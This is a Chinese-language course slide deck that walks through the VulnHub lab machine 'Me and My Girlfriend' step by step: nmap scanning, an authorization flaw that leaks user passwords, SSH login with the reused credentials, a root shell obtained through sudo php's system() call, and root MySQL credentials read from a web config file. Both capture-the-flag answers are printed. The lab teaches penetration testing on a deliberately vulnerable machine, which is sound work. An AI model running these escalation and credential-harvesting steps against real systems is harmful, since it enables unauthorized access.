云安全技术与应用

- 日照职业技术学院
- 电子信息工程系
- 赵娜

项目四

靶机实战：ME AND MY GIRLFRIEND

目录


CONTENTS

01.

靶机介绍

靶机介绍

- 靶机ME AND MY GIRLFRIEND: 1
  - 靶机页面，https://www.vulnhub.com/entry/me-and-my-girlfriend-1,409/
  - VMWare虚拟机镜像下载地址，https://download.vulnhub.com/meandmygirlfriend/Me-and-My-Girlfriend-1.ova
  - 靶机里有2个flag，我们的目标就是找出这2个flag。



02.

nmap扫描

主机发现

- Nmap（Network mapper）是目前最流行的网络扫描工具，号称扫描之王。
  - 能够准确地探测单台主机的详细情况
  - 能够高效率地对大范围的IP地址段进行扫描
  - 能够得知目标网络上有哪些主机是存活的，哪些服务是开放的。
  - 通过插件还可以检测SQL注入、网页爬行以及进行数据库密码检测等。

主机发现

- 找出靶机IP
  - -sn选项，以ping方式扫描，同时不扫描开放端口。
  - -oG选项，以一种易于检索的格式记录信息，即每台主机都以单独的行来记录所有信息，但是该选项要求将扫描结果保存成文件，如果不想保存为文件，可以使用“-oG -”的方式。

```
┌──(root💀kali)-[~]
└─# nmap -sn 192.168.80.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-22 21:54 EST
Nmap scan report for 192.168.80.1
Host is up (0.00028s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.80.2
Host is up (0.00020s latency).
MAC Address: 00:50:56:F0:9F:8E (VMware)
Nmap scan report for 192.168.80.129
Host is up (0.00022s latency).
MAC Address: 00:0C:29:EA:B4:84 (VMware)
Nmap scan report for 192.168.80.254
Host is up (0.00015s latency).
MAC Address: 00:50:56:F2:0B:1B (VMware)
Nmap scan report for 192.168.80.150
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 1.94 seconds
```

```
┌──(root💀kali)-[~]
└─# nmap -sn 192.168.80.0/24 -oG -
# Nmap 7.92 scan initiated Tue Feb 22 21:54:23 2022 as: nmap -sn -oG - 192.168.80.0/24
Host: 192.168.80.1 ()   Status: Up
Host: 192.168.80.2 ()   Status: Up
Host: 192.168.80.129 () Status: Up
Host: 192.168.80.254 () Status: Up
Host: 192.168.80.150 () Status: Up
# Nmap done at Tue Feb 22 21:54:26 2022 -- 256 IP addresses (5 hosts up) scanned in 3.11 seconds
```

端口发现

- 端口对应了服务，扫描端口的目的就是去探测靶机提供了哪些网络服务可供访问。

端口	名称	可能存在的漏洞/利用方式
22	SSH	密码爆破、SSH后门等
135	RPC（Remote Procedure Call）	RPC漏洞
139	Samba-文件和打印共享	IPC$共享后的空链接漏洞
161	SNMP	未授权访问、弱口令等
389	LDAP	未授权访问、弱密码等
443	HTTPS	SSL心脏滴血
2049	NFS	未授权访问
3389	Windows远程连接	远程命令执行
….	……	…….

端口发现

- 找出靶机开放端口

-sV选项，在探测开放端口的同时，检测该端口对应的服务以及版本信息。

```
┌──(root㉿kali)-[~]
└─# nmap -sV 192.168.80.129
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-22 21:56 EST
Nmap scan report for 192.168.80.129
Host is up (0.00010s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
MAC Address: 00:0C:29:EA:B4:84 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.51 seconds
```

全端口扫描

- -sn nmap默认只对1000个最常使用的端口进行了扫描，如果要扫描靶机开放的所有端口，需要用-p选项指定端口号范围（1~65535）。
- -sS选项，采用TCP SYN扫描，SYN是TCP三次握手过程中在第一次握手所发出的数据，这样只要接收到对方返回的第二次握手的信息，就可以确定端口是开放的。
- -sS选项相比-sV选项不会探测端口对应的服务和版本信息，可加快扫描速度。

```
┌──(root㉿kali)-[~]
└─# nmap -sS -p1-65535 192.168.80.129
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-22 22:11 EST
Nmap scan report for 192.168.80.129
Host is up (0.00063s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:0C:29:EA:B4:84 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.30 seconds
```

扩展学习——Nmap扫描器的使用


Nmap扫描器的使用.pdf


03.

获得系统Shell

修改HTTP请求头中的IP地址

- Firefox插件






越权访问漏洞

- 越权访问漏洞
  - 由于网站开发人员的疏忽，没有在对信息进行增删改查时候进行用户判断，从而导致某个用户可以对其他用户也进行增删改查等操作。
  - 通过越权访问可获取其他用户的信息。

查看前端隐藏数据

- 通过“审查元素”可查看或修改前端页面代码



越权访问漏洞

- 通过越权访问搜集到的用户信息
  - eweuhtandingan skuyatuh
  - aingmaung qwerty!!!
  - sundatea indONEsia
  - sedihaingmah cedihhihihi
  - alice 4lic3
  - abdikasepak dorrrrr

撞库

- 撞库漏洞
  - 同一个用户在不同的应用中使用了相同的密码
  - 使用获取的用户信息登录SSH

```
┌──(root💀kali)-[~]
└─# ssh 192.168.80.129 -l alice
alice@192.168.80.129's password:
Last login: Wed Feb 23 12:04:21 2022 from 192.168.80.150
alice@gfriEND:~$ ls
alice@gfriEND:~$ pwd
/home/alice
```

SSH概述

- SSH（Secure Shell，安全Shell）是一个应用层的协议，主要用于远程登录Linux系统。
  - 默认使用TCP22端口
  - 最大特点是可以把所有传输的数据进行加密
  - SSH目前已经完全取代了早先使用的telnet远程登录工具
- SSH协议基于C/S模式
  - OpenSSH是应用最为广泛的SSH服务端软件
  - Xshell、Putty、SecureCRT是用于Windows平台的SSH客户端软件
  - ssh、scp等是用于Linux平台的客户端软件

SSH命令

- ssh命令格式及用法示例
  - ssh [用户名@]SSH服务器IP地址 [命令]
  - ssh root@192.168.80.10
  - ssh -l student 192.168.80.10
  - ssh -p 2200 root@192.168.80.10
  - ssh root@192.168.80.10 "hostname"

获取第一个flag

```
alice@gfriEND:~$ ls -a
.  ..  .bash_history  .bash_logout  .bashrc  .cache  .my_secret  .profile
alice@gfriEND:~$ cd .my_secret/
alice@gfriEND:~/.my_secret$ ls
flag1.txt  my_notes.txt
alice@gfriEND:~/.my_secret$ cat flag1.txt
Greatttttt my brother! You saw the Alice's note! Now you save the record information to give to bob! I know if it's given t
o him then Bob will be hurt but this is better than Bob cheated!

Now your last job is get access to the root and read the flag ^_^

Flag 1 : gfriEND{2f5f21b2af1b8c3e227bcf35544f8f09}
alice@gfriEND:~/.my_secret$
alice@gfriEND:~/.my_secret$ cat my_notes.txt
Woahhh! I like this company, I hope that here i get a better partner than bob ^ ^, hopefully Bob doesn't know my notes
```

04.

Sudo提取

Sudo提权


- 什么是sudo
  - Linux系统中的一种权限分配机制，可以允许普通用户以root用户的身份去执行某些操作。
  - 执行sudo -l命令可以查看当前用户是否被分配了sudo权限。

```
alice@gfriEND:~$ sudo -l
Matching Defaults entries for alice on gfriEND:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alice may run the following commands on gfriEND:
    (root) NOPASSWD: /usr/bin/php
```

Sudo提权

- sudo简介
  - 只有被授权的用户才能执行sudo命令，而且使用sudo也只能执行被授权过的命令。
  - 要使用sudo命令首先必须要经过管理员的授权设置
  - 需要修改配置文件“/etc/sudoers”



Sudo提权

- sudo授权示例
  - zhangsan ALL=ALL　　#授权zhangsan执行所有操作
  - zhangsan ALL=/usr/sbin/useradd,/usr/sbin/userdel,/usr/bin/passwd　　#授权zhangsan只能执行useradd、userdel、passwd命令
  - zhangsan ALL=NOPASSWD:/usr/sbin/useradd,/usr/sbin/userdel,/usr/bin/passwd　　#授权zhangsan可以免密码执行useradd、userdel、passwd命令
  - %wheel　ALL=(ALL)　　ALL　　#默认设置，授权wheel组成员拥有root权限

Sudo提权

- sudo授权示例
  - zhangsan ALL=ALL　　#授权zhangsan执行所有操作
  - zhangsan ALL=/usr/sbin/useradd,/usr/sbin/userdel,/usr/bin/passwd　　#授权zhangsan只能执行useradd、userdel、passwd命令
  - zhangsan ALL=NOPASSWD:/usr/sbin/useradd,/usr/sbin/userdel,/usr/bin/passwd　　#授权zhangsan可以免密码执行useradd、userdel、passwd命令
  - %wheel　ALL=(ALL)　　ALL　　#默认设置，授权wheel组成员拥有root权限

php提权

- /usr/bin/php是PHP的程序文件，通过php命令可以直接执行PHP代码。

```
[root@Web ~]# php -r "phpinfo();" | more
PHP Warning:  phpinfo(): It is not safe to rely
zone setting or the date_default_timezone_set()
this warning, you most likely misspelled the tim
ate.timezone to select your timezone. in Command
phpinfo()
PHP Version => 5.4.16
```

php提权

- /usr/bin/php是PHP的程序文件，通过php命令可以直接执行PHP代码。
- 让alice以sudo的方式执行system()函数，并通过该函数去执行系统中的/bin/bash程序。
- 这个命令的实质就是以root用户的身份去执行/bin/bash，因而就以root的身份打开了一个Shell，从而实现了提权。

```
alice@gfriEND:~$ sudo php -r "system('/bin/bash');"
root@gfriEND:~# cd /root
```

- PHP中可以调用系统命令的函数主要包括：
  - exec system popen passthru proc_open shell_exec

php提权

- 也可以这样做：


```
sudo php -r "system('ls /root');"

sudo php -r "system('cat /root/flag2.txt');"
```

获取第二个flag

- 本靶机任务完成：

```
alice@gfriEND:~$ sudo php -r "system('/bin/bash');"
root@gfriEND:~# cd /root
root@gfriEND:/root# ls
flag2.txt
root@gfriEND:/root# cat flag2.txt
```



```
Yeaaahhhh!! You have successfully hacked this company server! I hope you who have just
here :) I really hope you guys give me feedback for this challenge whether you like it
e for me to be even better! I hope this can continue :)

Contact me if you want to contribute / give me feedback / share your writeup!
Twitter: @makegreatagain_
Instagram: @aldodimas73

Thanks! Flag 2: gfriEND{56fbeef560930e77ff984b644fde66e7}
```

05.

数据库配置文件

数据库配置文件

- 数据库配置文件
  - 网站要操作数据库，就必须得提供数据库的连接地址以及管理员账号和密码等信息。

```
alice@gfriEND:/var/www/html$ cat config/config.php
<?php

    $conn = mysqli_connect('localhost', 'root', 'ctf_pasti_bisa', 'ceban_corp');
```

  - 利用获取到的用户信息登录MySQL

```
alice@gfriEND:/var/www/html$ mysql -uroot -pctf_pasti_bisa
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 28
Server version: 5.5.64-MariaDB-1ubuntu0.14.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```